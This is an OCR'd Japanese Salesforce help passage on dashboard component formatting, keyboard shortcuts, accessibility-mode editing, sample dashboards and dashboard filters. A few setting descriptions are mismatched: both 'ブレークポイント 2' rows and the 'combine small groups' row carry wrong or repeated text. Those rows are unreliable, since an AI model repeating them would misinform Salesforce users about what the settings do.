使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

- ダッシュボード列で互いに上下に直接配置されている総計値コンポーネントは、1つのコンポーネントとしてまとめて表示されます。
- ブレークポイント値を定義しない場合、またはこれらの値を空白のままにした場合、コンポーネントのアラートは送信されません。

設定	説明
ローレンジの色	最初のブレークポイントまでの低い数値範囲を示す色を選択します。
ブレークポイント 1	ダッシュボード上でミドルレンジの色とハイレンジの色を分割する値です。
ミドルレンジの色	最初のブレークポインと2番目のブレークポイントのミドルレンジを示す色を選択します。
ブレークポイント 2	グラフをレポートの上か下に置きます。
ハイレンジの色	2番目のブレークポイントまでの高い数値範囲を示す色を選択します。

関連トピック:

ダッシュボードコンポーネントの変更

円およびドーナツダッシュボードコンポーネントの書式設定

円グラフは、さまざまな数量の相対的な構成比を表示するのに適しています。[フォーマッティング]タブを使用して、円グラフの各区分の設定方法と表示ラベルを選択します。

設定	説明
行を並び替え	並び替えの基準になる要素を選択して、横棒グラフの横軸、または縦棒グラフの縦軸で最初に表示する要素を決定します。テーブルの場合、行のラベルまたは値で昇順または降順となるように、デフォルトの2列テーブルの並び替え順を選択します。
表示する最大件数	横棒グラフの横軸、縦棒グラフの縦軸、または積み上げ棒グラフの選択した軸の最上位グループに含める要素の最大数を設定します。テーブルの場合、含める最大行数を設定します。たとえば、上位5名の営業担当者のみを表示する場合は、所有者別の合計商談額を表す商談レポートを作成し、この項目に「5」と入力します。
凡例の表示位置	グラフに対して、凡例を表示する位置を選択します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

設定	説明
小グループを「その他」グループと組み合わせる	カスタムテーブルを作成するには、このリンクをクリックします。[表示する最大件数] 項目に入力した値が投入され、最初の2つの列には、デフォルトの列が自動入力されます。テーブルをカスタマイズするには、ソースレポートは集計またはマトリックス形式であり、グラフが含まれている必要があります。
値を表示	グラフの個々のレコードまたはグループの値を表示します。これは、特定のグラフの種類にのみ適用されます。
% を表示	円グラフおよびドーナツグラフの各系列のパーセント値を表示します。
フロート表示を有効化	グラフ上にマウスを置いたときに、値、ラベル、およびパーセントを表示します。詳細のフロート表示はグラフの種類によって異なります。パーセントは、円グラフ、ドーナツグラフ、およびじょうごグラフのみに適用されます。グラフのデータポイントが 200 個を超える場合、フロート表示は無効になります。
合計を表示	グラフの合計値を表示します。テーブルの場合、数値項目および現在の集計項目の合計を含めます。

ダッシュボードのテーブルコンポーネントの書式設定

テーブルコンポーネントには、ダッシュボードのカスタムレポートからデータの列が表示されます。テーブルに表示されるレポートデータをユーザが解釈しやすいように、色とスケールを使用できます。

デフォルトの2列テーブルを使用、または最大4列のカスタムテーブルを作成できます。

デフォルトの 2 列のテーブルでは、ソースレポートのグラフから最初のグループと集計項目を使用します。レポートにグラフがない場合、デフォルトの列は、レポートの最初のグループおよび集計項目に基づきます。

カスタマイズされたテーブルでは、結果に Null 値を入力できます。デフォルトの 2 列には入力できません。

テーブル形式のレポートをソースレポートとして使用する場合、そのレポートの［表示する行数］を設定する必要があります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

必要に応じて、最大3個の値の範囲と色を定義して条件付き強調表示を設定します。強調表示は、テーブルの最初の集計項目列にのみ適用されます。

設定	説明
行を並び替え	並び替えの基準になる要素を選択して、横棒グラフの横軸、または縦棒グラフの縦軸で最初に表示する要素を決定します。テーブルの場合、行のラベルまたは値で昇順または降順となるように、デフォルトの 2 列テーブルの並び替え順を選択します。
表示する最大件数	横棒グラフの横軸、縦棒グラフの縦軸、または積み上げ棒グラフの選択した軸の最上位グループに含める要素の最大数を設定します。テーブルの場合、含める最大行数を

設定	説明
	設定します。たとえば、上位 5 名の営業担当者のみを表示する場合は、所有者別の合計商談額を表す商談レポートを作成し、この項目に「5」と入力します。
Chatter 写真を表示	ユーザまたはグループの名前項目によってソースレポートがグループ化されている横棒グラフコンポーネントに、最大 20 レコードの Chatter 写真を表示します。写真を含むレコードが 20 件より多くある場合は、写真ではなくレコード名が表示されます。写真を表示するには、［グルーピング表示］で *［なし］* に設定します。［ドリルダウン先］オプションを *［レコード詳細ページ］* に設定すると、写真をクリックしたときにユーザプロファイルやグループページに直接移動できます。写真を表示するには、Chatter を有効にする必要があります。組織の設定に応じて、テーブルやグラフで写真が表示されない場合があります。
テーブルのカスタマイズ	カスタムテーブルを作成するには、このリンクをクリックします。［表示する最大件数］項目に入力した値が投入され、最初の 2 つの列には、デフォルトの列が自動入力されます。テーブルをカスタマイズするには、ソースレポートは集計またはマトリックス形式であり、グラフが含まれている必要があります。
テーブルの列	テーブルに表示する最大 4 つの列を指定します。選択可能な列は、グラフで使用されているグルーピング項目または集計項目です。レポートのグラフまたはグルーピングを更新して、ダッシュボードテーブルでより多くの列を使用できるようにします。
昇順に並び替え	カスタムテーブルを列のアルファベットの昇順または小さい順に並び替えます。2 番目のレベルのグループは並び替えることはできません。
降順に並び替え	カスタムテーブルを列のアルファベットの降順または大きい順に並び替えます。2 番目のレベルのグループは並び替えることはできません。
合計を表示	グラフの合計値を表示します。テーブルの場合、数値項目および現在の集計項目の合計を含めます。
テーブルをデフォルトにリセット	デフォルトの 2 列テーブルに戻します。
ローレンジの色	最初のブレークポイントまでの低い数値範囲を示す色を選択します。
ブレークポイント 1	ダッシュボード上でローレンジの色とミドルレンジの色を分割する値です。
ミドルレンジの色	最初のブレークポイントと 2 番目のブレークポイントのミドルレンジを示す色を選択します。
ブレークポイント 2	ブレークポイント 2
ハイレンジの色	2 番目のブレークポイントまでの高い数値範囲を示す色を選択します。

関連トピック:

ダッシュボードコンポーネントの変更

Lightning Experience のキーボードショートカットでダッシュボードを編集

ユーザ権限	
ダッシュボードを参照および更新する	「レポート実行」とダッシュボードフォルダへのアクセス権
ダッシュボードを作成する	「レポート実行」および「ダッシュボードの管理」
自分が作成したダッシュボードを編集および削除する	「レポート実行」および「ダッシュボードの管理」
自分以外が作成したダッシュボードを編集および削除する	「レポート実行」、「ダッシュボードの管理」および「すべてのデータの参照」
動的ダッシュボードを作成、編集、および削除する	「レポート実行」および「動的ダッシュボードの管理」

エディション

使用可能なエディション: Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

[ダッシュボード] タブで、キーボードだけを使用してダッシュボードを作成、編集、削除できます。キーストロークを使用して、Lightning Experience でダッシュボードの編集がすばやく簡単にできます。

ダッシュボード作成または編集時、次の便利なキーボードショートカットを使用してください。

キーボードショートカット	アクション
Tab	ダッシュボード内の次の項目にフォーカスを移動
Shift + Tab	ダッシュボード内の前の項目にフォーカスを移動
Spacebar	移動するコンポーネントまたはサイズ変更するコンポーネントの隅を選択
↑、↓、←、→	ウィジェットの移動またはサイズ変更
Enter	ボタンのクリック
Ctrl + Z	元に戻す
Ctrl + Y	やり直し
Ctrl + S	保存
Ctrl + N	コンポーネントの追加
Esc	コンポーネントの移動またはサイズ変更をキャンセル

ダッシュボードのコンポーネント間をタブで移動するときに、スクリーンリーダーで各グラフのデータセットを読み上げるオプション [グラフデータセットを読み上げる (スクリーンリーダー)] を使用できます。

Salesforce でのスクリーンリーダーの使用についての詳細は、Salesforce ヘルプの「*Salesforce アクセシビリティの推奨事項*」を参照してください。

Salesforce Classic のアクセシビリティモードでダッシュボードを編集

ユーザ権限	
ダッシュボードを参照および更新する	「レポート実行」とダッシュボードフォルダへのアクセス権
ダッシュボードを作成する	「レポート実行」および「ダッシュボードの管理」
自分が作成したダッシュボードを編集および削除する	「レポート実行」および「ダッシュボードの管理」
自分以外が作成したダッシュボードを編集および削除する	「レポート実行」、「ダッシュボードの管理」および「すべてのデータの参照」
動的ダッシュボードを作成、編集、および削除する	「レポート実行」および「動的ダッシュボードの管理」

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Classic のアクセシビリティモードでダッシュボードを編集できます。

重要: このトピックは、ダッシュボードビルダーを使用していない場合にのみ表示されます。ダッシュボードビルダーは、ダッシュボードの作成や変更を行うためのドラッグアンドドロップインターフェースです。

ダッシュボードでは、ソースレポートから得たデータを、グラフ、ゲージ、テーブル、総計値、またはVisualforceページなど、視覚化されたコンポーネントとして表示します。ダッシュボードを編集するには、ダッシュボードを表示し、[編集] をクリックします。

[ダッシュボードの編集] ページから、次の操作が可能です。

- ［としてデータを表示しています］項目でダッシュボードの実行ユーザを確認します。
- タイトル、フォルダ、実行ユーザなどを変更するには、[ダッシュボードのプロパティ]をクリックします。
- [完了] をクリックすると、ダッシュボードが表示されます。すべての変更内容は、変更実行時にダッシュボードに保存されます。
- [削除] ボタンをクリックすると、ダッシュボード全体が削除されます。
- いずれかの列で [コンポーネントの追加] をクリックします。
- 列の幅を設定するには、[小]、[中]、または [大] をクリックします。

  メモ: コンポーネントが円グラフまたはドーナツグラフで、［値を表示］や［パーセントの表示］が有効化され、［凡例の表示位置］が [右] に設定されている場合、ダッシュボード列の幅は、ダッシュボードに表示する値はパーセントのために［大］に設定する必要があります。

- ダッシュボード内のコンポーネントの配置を変更するには、、、、をクリックします。
- コンポーネントの種類、表示単位、ソースレポートなど、コンポーネントのプロパティを変更するには、[編集] をクリックします。
- [削除] をクリックすると、コンポーネントがダッシュボードから削除されます。削除したコンポーネントは、ごみ箱に保存されません。

- ソースレポート、条件設定済みレポート、レコード詳細ページ、またはその他の URL までドリルダウンするには、ダッシュボードコンポーネントまたはその要素をクリックします。条件設定済みコンポーネントにドリルダウンすると、ダッシュボード検索条件がソースレポートに適用されます。

1. アクセシビリティモードでのダッシュボードのプロパティの設定
2. アクセシビリティモードでのダッシュボードコンポーネントの追加および編集
3. アクセシビリティモードでのダッシュボードコンポーネントのプロパティ

関連トピック:

アクセシビリティモードでのダッシュボードコンポーネントの追加および編集

Salesforce Classic ダッシュボードを作成

アクセシビリティモードでのダッシュボードのプロパティの設定

アクセシビリティモードでのダッシュボードのプロパティの設定

重要: このトピックは、ダッシュボードビルダーを使用していない場合にのみ表示されます。ダッシュボードビルダーは、ダッシュボードの作成や変更を行うためのドラッグアンドドロップインターフェースです。

ダッシュボードのプロパティを設定する手順は、次のとおりです。

1. ダッシュボードを編集して [ダッシュボードのプロパティ] をクリックします。
2. 次の操作を実行します。
   - ダッシュボードのタイトルと説明を入力します。
   - 「アプリケーションのカスタマイズ」権限を持つユーザは、API および管理パッケージで使用する一意の名前を入力します。
   - このダッシュボードの列の数を選択します。各ダッシュボードに列を2つまたは3つ選択できます。

     重要: 列を削除する前に、その列のコンポーネントを別の列に移動します。移動しないと、表示されなくなる場合があります。
   - ダッシュボードに保存するフォルダを選択します。フォルダは、対象のビューアすべてがアクセスできるようにする必要があります。
   - [ダッシュボード実行ユーザ] を選択して、ダッシュボードの表示設定を設定します。
     - 個人のセキュリティ設定に関係なく、すべてのダッシュボードユーザに同じデータを表示するには、[指定したユーザとして実行] を選択して [実行ユーザ] 項目を設定します。「すべてのデータの参照」権限がない場合は、自分のみを選択できます。
     - 各ユーザのアクセス権に従ってデータを表示するには、[ログインしたユーザとして実行] を選択します。
       - [編集ページの表示形式] 項目を設定して、選択したユーザの表示形式でダッシュボード編集ページをプレビューします。
       - ユーザに「私のチームのダッシュボードの参照」権限または「すべてのデータの参照」権限がある場合、[承認されたユーザが実行ユーザを変更] を選択し、権限を持つ認証ユーザがダッシュボード編集ページの実行ユーザを変更できるようにします。「私のチームのダッシュボードの参照」権限を持つユーザは、ロール階層内で自分より下位のユーザとしてダッシュボードを表示できます。「すべてのデータの参照」権限を持つユーザはダッシュボードを編集でき、組織のどのユーザとしてもダッシュボードを表示できます。
   - [コンポーネント設定] で、タイトルの色とサイズ、テキストの色、背景のグラデーションを選択します。グラデーションを設定する場合、[開始の色] と [終了の色] に同じ色を選択します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ダッシュボードを作成する
- 「レポート実行」および「ダッシュボードの管理」

動的ダッシュボードを作成、編集、および削除する
- 「レポート実行」および「動的ダッシュボードの管理」

ダッシュボードで他の実行ユーザを選択する
- 「私のチームのダッシュボードの参照」または「すべてのデータの参照」

3. [保存] をクリックします。

関連トピック:

- 動的ダッシュボードの設定
- ダッシュボードの実行ユーザの選択

アクセシビリティモードでのダッシュボードコンポーネントの追加および編集

重要: このトピックは、ダッシュボードビルダーを使用していない場合にのみ表示されます。*ダッシュボードビルダー*は、ダッシュボードの作成や変更を行うためのドラッグアンドドロップインターフェースです。

*ダッシュボード*では、ソースレポートから得たデータを、グラフ、ゲージ、テーブル、総計値、または Visualforce ページなど、視覚化されたコンポーネントとして表示します。コンポーネントは、組織の主要な総計値のスナップショットおよびパフォーマンスの指標を提供します。各ダッシュボードには、最大 20 個のコンポーネントを持たせることができます。

ダッシュボードコンポーネントを追加する手順は、次のとおりです。

1. ダッシュボードを編集します。
2. 列の上部の [コンポーネントの追加] をクリックし、コンポーネントのプロパティを定義します。
3. ダッシュボードに使用する [カスタムレポート] を選択します。[Visualforce ページ] または [カスタムSコントロール] コンポーネントを選択したら、ページまたは Sコントロールを選択して表示の高さを入力します。ダッシュボードにグラフを含む結合レポートを表示できます。結合レポートダッシュボードコンポーネントを編集し、[ソースレポートで定義したグラフを使用] を選択します。

   メモ:

   - 標準レポートを使用して作成したカスタムの売上予測およびリードレポートは、[カスタムレポート] リストでは使用できない場合があります。
   - ダッシュボードで表形式レポートを使用するには、まず [表示する行数] オプション、列の並べ替え、レポートの [条件の選択] ページの順序を設定して行数を制限します。表形式レポートを使用するダッシュボードのゲージまたは総計値コンポーネントを使用できません。

4. 選択したコンポーネントの種類に適切な設定を入力します。選択したコンポーネントの種類の [フォーマッティング] タブで設定を選択します。
   - ダッシュボードの棒グラフコンポーネントの書式設定
   - ダッシュボードの散布図グラフコンポーネントの書式設定
   - ダッシュボードのゲージコンポーネントの書式設定
   - ダッシュボードの総計値コンポーネントの書式設定

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ダッシュボードを作成する
- 「レポート実行」および「ダッシュボードの管理」

自分が作成したダッシュボードを編集および削除する
- 「レポート実行」および「ダッシュボードの管理」

自分以外が作成したダッシュボードを編集および削除する
- 「レポート実行」、「ダッシュボードの管理」および「すべてのデータの参照」

- ダッシュボードのテーブルコンポーネントの書式設定

5. [保存] をクリックします。

メモ: ダッシュボード列で互いに上下に直接配置されている総計値コンポーネントは、1 つのコンポーネントとしてまとめて表示されます。

関連トピック:

グラフの種類

ダッシュボードコンポーネントの変更

アクセシビリティモードでのダッシュボードコンポーネントのプロパティ

重要: このトピックは、ダッシュボードビルダーを使用していない場合にのみ表示されます。ダッシュボードビルダーは、ダッシュボードの作成や変更を行うためのドラッグアンドドロップインターフェースです。

次の設定は、選択するコンポーネントの種類によって異なる場合があります。

項目	説明
コンポーネントの種類	縦棒または横棒グラフ、折れ線グラフ、円またはドーナツグラフ、テーブル、総計値、ゲージ、Visualforce ページ、またはカスタムSコントロールを選択します。
ヘッダー	ダッシュボードコンポーネントの上部に表示するヘッダーを入力します。
フッター	ダッシュボードコンポーネントの下部に表示するフッターを入力します。
役職	ダッシュボードコンポーネントを識別するタイトルを入力します。
表示単位	グラフ値を表示する単位を選択します。テーブルコンポーネントの場合、この設定は最初の列にのみ適用されます。最も適した結果を得るために、最適なユニットを Salesforce に選択させるには、[自動] を選択します。
ドリルダウン先	ユーザがダッシュボードコンポーネントをクリックした場合の動作を選択します。 • ソースレポート — ユーザにダッシュボードコンポーネントの完全なソースレポートを表示します。 • 条件設定済みソースレポート — ユーザが個々のグループ、X 軸の値、または凡例項目をクリックすると、クリックしたもので絞り込まれたソースレポートが表示されます。 たとえば、フェーズ別にグループ化した商談の積み上げ縦棒グラフがあり、X軸を月としている場合、棒内の個々のフェーズまたはフェーズの凡例項目をクリックすると、絞り込まれたソースレポートにドリルダウンします。(ゲージ、総計値、またはテーブルでは使用不可。)

項目	説明
	• レコード詳細ページ—このオプションでは、ユーザがグラフまたは、テーブル要素、軸の値、または凡例項目をクリックすると、そのレコードに対する詳細ページが表示されます。レコード名、所有者、またはフィード投稿でグループ化されているソースレポートを使用するテーブルおよびグラフでのみこのオプションを選択できます。(ゲージまたは総計値では使用不可。) • URL (その他) — 指定する URL をユーザに表示します。ダッシュボードコンポーネントには、「mailto:」または「javascript:」で始まる URL は追加できません。 メモ: 条件設定済みおよびレコード詳細ページドリルダウンは、200 個を超える値のあるダッシュボードグラフには使用できません。
ドリルダウン URL	ユーザがダッシュボードコンポーネントをクリックしたときにドリルダウンする先の URL を指定します。このオプションを使用して、別のダッシュボード、レポート、レコード詳細ページ、または Web インターフェースを使用するその他のシステムにユーザを送信します。

関連トピック:

ダッシュボードコンポーネントの変更

ダッシュボードコンポーネントの種類

AppExchange からの CRM サンプルダッシュボードのインストール

ビジネスニーズを満たすダッシュボードを作成するための開始点として、AppExchange にあるこれらのダッシュボードを使用します。

AppExchange の CRM サンプルダッシュボードパッケージには、組織の標準オブジェクトと項目に基づく基本レポートが含まれたベストプラクティスダッシュボードが用意されています。これらの営業、マーケティング、サービス、およびサポート用の各ダッシュボードを使用して、ユーザ、ユーザのチーム、およびユーザの会社のビジネスプロセスと主要業績指標を追跡できます。このパッケージには、次のダッシュボードが含まれています。

- 営業およびマーケティングダッシュボード
  - マーケティングエグゼクティブダッシュボード
  - 営業エグゼクティブダッシュボード
  - 営業マネージャダッシュボード
  - 営業担当者ダッシュボード
- 顧客サービスダッシュボード
  - エージェントスーパーバイザーの概要ダッシュボード
  - サービスエグゼクティブの概要ダッシュボード
  - サービス KPI ダッシュボード

1. AppExchange で、「Salesforce CRM ダッシュボード」を探して、[今すぐダウンロード] をクリックします。
2. サンプルダッシュボードをインストールするには、パッケージをインストールします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

パッケージをインストールする

- 「AppExchange パッケージのダウンロード」

ダッシュボードを作成する

- 「レポート実行」および「ダッシュボードの管理」

ダッシュボードの絞り込み

ダッシュボード検索条件により、1つのダッシュボードからさまざまなデータの組み合わせを簡単に得られます。異なるユーザセットでダッシュボードを分ける必要はありません。各グループに合った検索条件を指定するだけで済みます。ダッシュボードで検索条件を使用すると、次にダッシュボードにアクセスするときに絞り込まれたビューが再度表示されます。

検索条件には名前、検索条件の演算子および 1 つ以上の値があります。各検索条件には、最大 10 個のオプションを指定できます。各ダッシュボードには、最大 3 個の検索条件を含めることができます。検索条件オプションの制限を増やす場合は、Salesforce にお問い合わせください。最大 50 個の検索条件オプションが追加可能です。

選択リスト、ルックアップ、チェックボックス、テキスト項目、数値項目、日付項目、および日時項目に対して検索条件を設定できます。

ダッシュボードで条件を変更する場合、以前にキャッシュされたデータが存在する場合はそのデータが表示されます。データが存在しない場合は、最新データが取得されます。いずれの場合も、ダッシュボードの「最終更新」日付には表示しているデータのタイムスタンプが表示されます。最新データを取得するには、[更新] をクリックします。

メモ: ダッシュボード検索条件では、次の操作を実行できません。

- Visualforce または Sコントロールコンポーネントが含まれるダッシュボードに検索条件を追加することはできません。
- バケット項目を検索条件にした絞り込みはできません。ただし、ダッシュボードページのバケット項目で絞り込んだレポートを使用することは可能です。
- ダッシュボードのスケジュール設定またはメール送信を行う場合、検索条件は適用されません。
- ダッシュボードビューの結合レポートのデータを検索条件で絞り込んだり、結合レポートのみが含まれるダッシュボードに検索条件を追加することはできません。
- ダッシュボード検索条件にカスタム数式項目を使用することはできません。
- Lightning Experience では、絞り込まれたダッシュボードは編集できません。つまり、新しいダッシュボード検索条件は追加できません(ただし、ダッシュボードの表示中に既存の検索条件を変更することはできます)。Salesforce Classic に切り替えて、絞り込まれたダッシュボードを編集します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ダッシュボードに検索条件を追加する

- 「レポート実行」および「ダッシュボードの管理」

ダッシュボードの参照、更新、絞り込みをする

- 「レポート実行」とダッシュボードフォルダへのアクセス権

1. ダッシュボード検索条件の追加
   ダッシュボード検索条件を作成するには、絞り込みの条件となる情報の種類を含む項目を選択し、検索条件によってデータがどのように返されるかを定義します。

2. ダッシュボード検索条件の適用
   ダッシュボード検索条件を設定して、情報を対話形式で分析します。Salesforce Classic ダッシュボードに検索条件を設定すると、絞り込まれたビューが保存され、ダッシュボードを次回に表示するときに同じビューによってデータが絞り込まれます。Lightning Experience では、ダッシュボードは常に検索条件が適用されない状態で開きます。
3. ダッシュボード検索条件の例
   ダッシュボードの絞り込みによって、異なるデータの参照を選択することができます。Salesforce Classic ダッシュボードに検索条件を設定すると、絞り込まれたビューが保存され、ダッシュボードを次回に表示するときに同じビューによってデータが絞り込まれます。Lightning Experience では、ダッシュボードは常に検索条件が適用されない状態で開きます。ダッシュボード検索条件を使用しないと、複数のダッシュボードを作成して、ダッシュボードごとに条件設定済みレポートの固有セットが必要になります。

ダッシュボード検索条件の追加

ダッシュボード検索条件を作成するには、絞り込みの条件となる情報の種類を含む項目を選択し、検索条件によってデータがどのように返されるかを定義します。

検索条件に選択した項目に*同等の項目*がある場合があります。同等の項目は、検索条件に選択した項目と同じ基本オブジェクトを共有しています。同等の項目を使用して、検索条件に選択した項目と完全に同じ項目が含まれていないコンポーネントを絞り込んで除去したり、一部のコンポーネントを別の方法で絞り込んだりすることができます。たとえば、［取引先所有者］項目を絞り込む場合、同等の項目に［商談所有者］または［商談の作成者］が含まれる場合がありますが、これは、これらの 3 つすべてがユーザオブジェクトの一部であるためです。

ダッシュボードを編集するときに、［検索条件］によって各コンポーネントがどのように絞り込まれるのかを確認できます。同等の項目がコンポーネントで使用できる場合、別の項目を選択して、コンポーネントを絞り込むことができます。

1. ダッシュボードで[編集]をクリックし、[検索条件を追加]をクリックします。
   Lightning Experience では、絞り込まれたダッシュボードは編集できません。つまり、新しいダッシュボード検索条件は追加できません (ただし、ダッシュボードの表示中に既存の検索条件を変更することはできます)。Salesforce Classic に切り替えて、絞り込まれたダッシュボードを編集します。
2. ［項目］ドロップダウンから、絞り込む項目を選択します。ドロップダウンには、すべてのコンポーネントの絞り込みに使用できる項目が表示されます。選択した項目の同等の項目を表示するには、 をクリックします。
3. 識別できるように検索条件に表示ラベルを付けます。検索条件に数多くの同等項目を含める場合、すべてのコンポーネントに有効なラベルを使用することをお勧めします。
4. [検索条件オプション]の下で、演算子を選択し、検索条件となる 1 つ以上の値を入力します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

エディション


使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ダッシュボードに検索条件を追加する
- 「レポート実行」および「ダッシュボードの管理」

[グループ名] 項目を使用して、検索条件の名前を付けます。たとえば、営業ダッシュボードで、商談の複数のフェーズを「初期」というグループにまとめることができます。これにより、ユーザはダッシュボードをすばやく絞り込んで、開発の初期フェーズの商談に関連するデータのみを表示できます。



メモ: 複数の値を持つオプションは、OR 条件として扱われます。

5. [OK] をクリックします。[OK] をクリックすると、各コンポーネントに検索条件がどのように適用されるかが表示されます。同等の項目がコンポーネントで使用できる場合、コンポーネントの絞り込みに使用する同等の項目を選択できます。

既存の検索条件を変更または削除するには、条件ドロップダウンから、[検索条件を編集] または [検索条件を削除] を選択します。

ダッシュボード検索条件の適用


ダッシュボード検索条件を設定して、情報を対話形式で分析します。Salesforce Classic ダッシュボードに検索条件を設定すると、絞り込まれたビューが保存され、ダッシュボードを次回に表示するときに同じビューによってデータが絞り込まれます。Lightning Experience では、ダッシュボードは常に検索条件が適用されない状態で開きます。

メモ: ダッシュボードのすべてのコンポーネントを同じ項目で絞り込む必要はありません。ダッシュボードを作成または編集したユーザが、使用する項目を指定します。

1. ダッシュボードを開きます。

   Salesforce Classic では、このダッシュボードを最後に使用したときに検索条件を適用していた場合、その検索条件が引き続き選択されています。Lightning Experience では、ダッシュボードは常に検索条件が適用されない状態で開きます。

2. 検索条件ドロップダウンからオプションを選択します。
   各検索条件では、1 つ以上のオプションを選択して、選択をさらに絞り込むことができます。



3. データの絞り込みを解除するには、検索条件ドロップダウンから [条件をクリア] または [すべて] を選択します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ダッシュボードの参照、更新、絞り込みをする
- 「レポート実行」とダッシュボードフォルダへのアクセス権

ダッシュボード検索条件の例

ダッシュボードの絞り込みによって、異なるデータの参照を選択することができます。Salesforce Classic ダッシュボードに検索条件を設定すると、絞り込まれたビューが保存され、ダッシュボードを次回に表示するときに同じビューによってデータが絞り込まれます。Lightning Experience では、ダッシュボードは常に検索条件が適用されない状態で開きます。ダッシュボード検索条件を使用しないと、複数のダッシュボードを作成して、ダッシュボードごとに条件設定済みレポートの固有セットが必要になります。


エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

